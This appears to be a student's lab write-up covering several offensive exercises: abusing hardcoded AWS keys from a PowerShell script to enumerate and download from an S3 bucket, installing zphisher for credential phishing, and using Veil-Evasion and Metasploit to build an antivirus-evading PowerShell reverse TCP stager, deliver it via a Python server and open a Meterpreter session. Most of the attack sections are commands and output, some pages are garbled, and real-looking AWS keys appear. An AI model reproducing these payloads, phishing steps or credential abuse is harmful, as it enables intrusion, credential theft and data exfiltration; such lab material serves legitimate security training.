# The script is designed to be run on a Kali Linux machine.
# It requires the AWS CLI to be installed and configured.
# The script will prompt for the AWS Access Key ID and Secret Access Key.
# It will then upload the secrets to AWS Secrets Manager.
# Finally, it will unzip the hl_migration_project.zip file.

# Set up AWS hardcoded credentials
$AccessKey = "AKIAIOSFODNN7EXAMPLE"
$SecretKey = "wJalrXU3WhKGbLdD4Z1b1oZnfHjqd4dCj9CYKE"

# Set the AWS region
$Region = "us-east-1"

# Read the secrets from export.xml
$xmlContent = Get-Content -Path "export.xml" -Raw

# Output log file
$logFile = "upload_log.txt"

# Error handling with retry logic
function TryUploadSecret($secretName, $secretValue) {
    $retries = 3
    while ($retries -gt 0) {
        try {
            $result = New-Object PSObject
            $secretName = "Successfully uploaded secret: $secretName with AWN: $($result.AWN)"
            Add-Content -Path $logFile -Value $secretName
            return $result
        } catch {
            $retries--
            Write-Error "Failed attempt to upload secret: $secretName. Retries left: $retries. Error: $_"
        }
    }
    return $false
}

# Upload secrets to AWS Secrets Manager
foreach ($secretNode in $xmlContent.Secrets.Secret) {
    # Implementing concurrency using jobs
    Start-Job -ScriptBlock {
        param($secretName, $secretValue)
        TryUploadSecret $secretName $secretValue
    } -ArgumentList $secretNode.Name, $secretNode.Value

    # Wait for all jobs to finish
    $jobs = Get-Job
    $jobs | Wait-Job

    # Retrieve and display job results
    $jobs | ForEach-Object {
        $result = Receive-Job -Job $_
        if ($null -ne $result) {
            Write-Error "Failed to upload secret: $($result.Name) after multiple retries."
        }
    }

    # Clean up the jobs
    Remove-Job -Job $jobs
}

Write-Output "Batch upload complete!"

# Install Module -Name AWSPowerShell -Scope CurrentUser -Force
# . migrate_secrets.ps1

[~]
```

The script contains hardcoded AWS keys! the purpose of the script seems to be to take existing secrets that are stored in an XML file, and store them in AWS Secrets Manager. Secrets Manager is a service that helps securely store, manage, and retrieve secrets like API keys and database credentials.



```
curl -I https://s3.amazonaws.com/dev.huge-logistics.com/
```

```
HTTP/1.1 403 Forbidden
x-amz-bucket-region: us-east-1
x-amz-request-id: CQQB7SKQ6DQXTCH2
x-amz-id-2:
2EdYTDZoNNLBpr8dBIMBOGgMxwUzbyobe4yho0KJeJLhbE2BL/96YDqfKgPstVaulOLqNB
BX0OLcPQR1q3jVlk3fhWSrLKbw
Content-Type: application/xml
Transfer-Encoding: chunked
Date: Thu, 04 Dec 2025 16:05:12 GMT
Server: AmazonS3
```

Along with the Access Key and Secret Key with see the region in the script is set to us-east-1 . When it comes to setting our keys as an attacker it's helpful to know which region to use. We can get a further clue from the S3 bucket. The cURL command below returns the headers only, which reveals that the bucket was created in the us-east-1 region.

aws configure

```
AWS Access Key ID [None]: AKIA3SFMDAPOWOWKXEHU
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [json]:
```

aws sts get-caller-identity

```
{
  "UserId": "AIDA3SFMDAPOYPM3X2TB7",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
```

```
Session Actions Edit View Help
[Icons] 1 2 3 4 [Icons] 25/32 [Icons]
root@kali:~# aws s3 ls s3://dev.huge-logistics.com/admin/
2023-10-16 20:38:38      0
2024-12-02 20:27:44    32 flag.txt
2023-10-17 01:54:07   2425 website_transactions_export.csv
[PWNED LABS]

root@kali:~# aws s3 ls s3://dev.huge-logistics.com/migration-files/
2023-10-16 18:08:47      0
# aws s3 ls s3://dev.huge-logistics.com/migration-files/
2023-10-16 20:38:47      0
2023-10-16 20:39:26   183364 AWS Secrets Manager Migration - Discovery & Design.pdf
2023-10-16 20:39:25   1407180 AWS Secrets Manager Migration - Implementation.pdf
2023-10-16 20:39:27     1853 migrate_secrets.ps1
2023-10-16 23:30:13     2494 test-export.xml

root@kali:~# aws s3 cp s3://dev.huge-logistics.com/migration-files/test-export.xml .
download: s3://dev.huge-logistics.com/migration-files/test-export.xml to ./test-export.xml

root@kali:~# mousepad test-export.xml
download: s3://dev.huge-logistics.com/migration-files/test-export.xml to ./test-export.xml

root@kali:~#
```

```

Session Actions Edit View Help
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000

(root@kali) [-]
# aws sts get-caller-identity

{"UserId": "AIDAS3FMDAPQWKM61CH4K",
 "Account": "794929857501",
 "Arn": "arn:aws:iam::794929857501:user/it-admin"}

PWNED LABS

(root@kali) [-]
# aws iam get-user --user-name jay-adams --profile it-admin --output json
{"UserName": "jay-adams", "CreateDate": "2024-01-15T17:39:34Z", "LastModifiedDate": "2024-01-15T17:39:34Z", "Permissions": [{"Name": "AWSManagedProperties", "Type": "AWSManagedProperties",
```



As we get the admin access have access of the admin folder and in that we can find the flag.txt MD5 hash to complete that LAB

```
(root@kali)~# ls
Arizona.txt      Desktop          faceclone-html-template  Music          sliver-server      'VirtualBox VMs'
arizona          dnscat2         flowchart.xml            Pictures       sliver-server_linux.sig  zphisher
back             Documents       go                       Public        spiderfoot
bandit           Downloads      hl_migration_project.zip  rtaf_results  templates
Burpsuite-Professional  encoded_payload.txt  invoice.elf          sliver-client_linux  test-export.xml
caldera          evilginx       migrate_secrets.ps1     sliver-client_linux.sig  Videos

(root@kali)~# aws s3 ls s3://dev.huge-logistics.com/admin/meration Basics
2023-10-16 20:38:38      0
2024-12-02 20:27:44      32 flag.txt
2023-10-17 01:54:07    2425 website_transactions_export.csv

(root@kali)~# aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt .
download: s3://dev.huge-logistics.com/admin/flag.txt to ./flag.txt

(root@kali)~# ls
Arizona.txt      Desktop          faceclone-html-template  migrate_secrets.ps1  sliver-client_linux.sig  Videos
arizona          dnscat2         flowchart.xml            flag.txt             sliver-server           'VirtualBox VMs'
back             Documents       go                       hl_migration_project.zip  sliver-server_linux.sig  zphisher
bandit           Downloads      invoice.elf              Public               spiderfoot
Burpsuite-Professional  encoded_payload.txt  invoice.elf          Public               sliver-server_linux.sig  test-export.xml
caldera          evilginx       hl_migration_project.zip  rtaf_results         templates
                  migrate_secrets.ps1     sliver-client_linux  sliver-client_linux.sig  test-export.xml

(root@kali)~# cat flag.txt
a49f18145568e4d001414ef1415086b8

(root@kali)~#
```

This is how we can enumerate S3 buckets with awscli.

Asset ID	Service	Misconfiguration	Notes
dev.huge-logistics.com	AWS S3	Publicly Accessible Bucket	Bucket allowed unauthenticated listing (--no-sign-request).
dev.huge-logistics.com	AWS S3	Sensitive Data Exposure	hl_migration_project.zip contained hardcoded AWS credentials (Access/Secret Keys).
AKIA3SFMDAPOWOWKXEHU	AWS IAM	Overly Permissive IAM User	Credentials allowed sts:GetCallerIdentity and access to protected S3 paths (admin/).

Privilege Escalation Summary

The IAM user **pam-test** had excessive permissions, allowing access to restricted S3 directories (admin/). Using Pacu, an attacker could run `iam__enum_permissions` to identify attached policies, then exploit misconfigured inline policies or role assumptions to escalate privileges, potentially gaining full administrative access.



Exfiltration Summary

The attacker used compromised AWS keys to access the S3 bucket dev.huge-logistics.com. They enumerated and downloaded the hl_migration_project.zip from the shared/ directory. Exfiltration was confirmed by checking AWS CloudTrail logs for GetObject events or by verifying the file's presence in the attacker's local storage.

Exfiltration Steps & Logs

1. List & Download File from S3

```
aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request  
aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip . --no-sign-request
```

2. Confirmation Logs

- **S3 Command Output:**

```
download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to  
./hl_migration_project.zip
```

- **Local Verification:**

```
File received: hl_migration_project.zip  
MD5 hash: 5eb63bbbe01eeed093cb22bb8f5acdc3
```

- **CloudTrail Event (Simulated):**

```
Event: GetObject  
Resource: arn:aws:s3:::dev.huge-logistics.com/shared/hl_migration_project.zip  
User: arn:aws:iam::794929857501:user/pam-test
```

Exfiltration confirmed: Mock data (zip file with hardcoded AWS keys) successfully extracted from the S3 bucket.



3. Adversary Emulation Lab

Tools: - zphisher, msfconsole.

It will help us to perform phishing

Installation: -


Git clone <https://github.com/htr-tech/zphisher.git>

cd zphisher

bash zphisher.sh


Then you can have to option to use any phishing link

Like for facebook choose option 1






Then select for the page layout

then after select the local host option



Then you will receive link to send





Prescience is reminding

4. Advanced Evasion Lab

Tools: Veil, windows

- In this task we will Create and test obfuscated payloads, bypass network controls.

We use Veil tool to create payload:

Installation: apt install veil

And after this installation you can start the VEIL and it will create windows environment by itself.



After installation you can run the veil

```
Session Actions Edit View Help
(root@kali)-[~]
# veil

Veil | [Version]: 3.1.14
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Main Menu
2 tools loaded

Available Tools:
1) Evasion
2) Ordnance

Available Commands:
exit Completely exit Veil
info Information on a specific tool
list List available tools
options Show Veil configuration
update Update Veil
use Use a specific tool

Veil>
```

You can use it byn typing: - use 1

And after that you can type LIST to check the payloads.

```
Session Actions Edit View Help
Veil> use 1

Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @veilframework

Veil-Evasion Menu
41 payloads loaded

Available Commands:
back Go to Veil's main menu
checkvt Check VirusTotal.com against generated hashes
clean Remove generated artifacts
exit Completely exit veil
info Information on a specific payload
list List available payloads
use Use a specific payload

Veil-Evasion: list

Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @veilframework

[*] Available Payloads:
1) autoit/shellcode_inject/flat.py
2) auxiliary/coldwar_wrapper.py
3) auxiliary/memc_converter.py
4) auxiliary/pyinstaller_wrapper.py
5) c/meterpreter/rev_http.py
6) c/meterpreter/rev_http_service.py
7) c/meterpreter/rev_tcp.py
8) c/meterpreter/rev_tcp_service.py
9) cs/meterpreter/rev_http.py
10) cs/meterpreter/rev_https.py
11) cs/meterpreter/rev_tcp.py
12) cs/shellcode_inject/haxxa.py
13) cs/shellcode_inject/virtual.py
14) go/meterpreter/rev_http.py
15) go/meterpreter/rev_https.py
16) go/meterpreter/rev_tcp.py
17) go/shellcode_inject/virtual.py
18) lua/shellcode_inject/flat.py
19) perl/shellcode_inject/flat.py
20) powershell/meterpreter/rev_http.py
21) powershell/meterpreter/rev_https.py
```




They whatever payload you want to use that you can type the number of that payload.

After selecting payload, set the LHOST

And after type generate

```
Veil/Evasion>: use 22

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Payload Information:
Name: Pure PowerShell Reverse TCP Stager
Language: powershell
Rating: Excellent
Description: pure windows/meterpreter/reverse_tcp stager, no shellcode

Payload: powershell/meterpreter/rev_tcp selected

Required Options:
Name Value Description
-----
BADMACS FALSE Checks for known bad mac addresses
DOMAIN X Optional: Required internal domain
HOSTNAME X Optional: Required system hostname
LHOST X IP of the Metasploit handler
LPORT 4444 Port of the Metasploit handler
MINBROWSERS FALSE Minimum of 2 browsers
MINPROCESSES X Minimum number of processes running
MINRAM FALSE Require a minimum of 3 gigs of RAM
PROCESSORS X Optional: Minimum number of processors
SLEEP X Optional: Sleep *Y* seconds, check if accelerated
USERNAME X Optional: The required user account
USERPROMPT FALSE Window pops up prior to payload
UTCHECK FALSE Check that system isn't using UTC time zone
VIRTUALPROC FALSE Check for known VM processes

Available Commands:
back Go back to Veil-Evasion
exit Completely exit Veil
generate Generate the payload
options Show the shellcode's options
set Set shellcode option

[powershell/meterpreter/rev_tcp>]: set LHOST 172.20.10.4
[powershell/meterpreter/rev_tcp>]: generate
```

After hit "generate" you will get payload.

```
Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[>] Please enter the base name for output files (default is payload): black

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: powershell
[*] Payload Module: powershell/meterpreter/rev_tcp
[*] PowerShell doesn't compile, so you just get text :)
[*] Source code written to: /var/lib/veil/output/source/black.bat
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/black.rc

Hit enter to continue ...
```



After payload get ready you will have path where file is saved

Go to that location and and for just demonstration i am just using the python local server for phishing

And in new terminal start the listener with help of provided .rc file

Command: - msfconsole -r /var/lib/veil/output/handlers/black.rc


After running this listener will start.



After visiting the python server, you will get option download that payload file.



After downloading double click and run the file





After running this, you will get the session ready in the listener.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/black.rc) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/black.rc) > set LHOST 172.20.10.4
LHOST => 172.20.10.4
resource (/var/lib/veil/output/handlers/black.rc) > set LPORT 4444
LPORT => 4444
resource (/var/lib/veil/output/handlers/black.rc) > set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/black.rc) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf6 exploit(multi/handler) > [*] Sending stage (188998 bytes) to 172.20.10.2
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (172.20.10.4:4444 -> 172.20.10.2:49867) at 2025-12-06 23:28:46 +0530
msf6 exploit(multi/handler) > sessions

Active sessions
--
Id  Name  Type
--
1   meterpreter x86/windows  WIN10\admin @ WIN10  172.20.10.4:4444 -> 172.20.10.2:49867 (172.20.10.2)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Now you have the meterpreter shell of that target machine and you can do any thing you want to.

Payload ID	Type / Module	AV Detection	Notes
22	powershell/meterpreter/rev_tcp	Low	Payload successfully generated using Veil-Evasion. Pure PowerShell stager with no shellcode compilation required. Reverse TCP session established successfully.
black.bat	Batch wrapper for PowerShell stager	Low	Delivered via Python HTTP server (python3 -m http.server 8000). Executed manually on Windows host.
Handler	Metasploit multi/handler using payload .rc	N/A	Listener started automatically using black.rc. Successfully received Meterpreter session.

In this task, Veil-Evasion was used to generate an obfuscated **PowerShell Meterpreter reverse TCP payload**.

The selected module (powershell/meterpreter/rev_tcp) produced a .bat payload (black.bat) designed to evade basic antivirus detection.

You hosted the payload using a lightweight Python HTTP server and manually executed it on a Windows machine, bypassing Windows SmartScreen. Metasploit's multi/handler,



configured using the autogenerated black.rc file, successfully caught the reverse TCP callback.

This resulted in a full **Meterpreter session** on the target Windows system, confirming that the payload successfully evaded detection and executed without interference.

5. Cloud Privilege Abuse Simulation

Tools: awscli, nmap, PWNED LAB (Exploit Weak Bucket Policies for Privileged Access)

For this also i am solving lab.

In this lab we can see that how we can do privilege abuse in a cloud environment.


In this lab we found an **IP address: 13.43.144.61** and we check that cloud-centric environment, poorly configured resource policies can inadvertently expose sensitive data.

So first we scan the IP address

```
(root@kali)~# nmap -Pn -sC -sV --top-ports=1000 13.43.144.61
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 08:22 IST
Nmap scan report for ec2-13-43-144-61.eu-west-2.compute.amazonaws.com (13.43.144.61)
Host is up (0.32s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8000/tcp open  http      Node.js Express framework
|_ http-title: Huge Logistics &gt; Home
|_ http-cors: HEAD GET POST PUT DELETE PATCH
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.57 seconds
(root@kali)~#
```

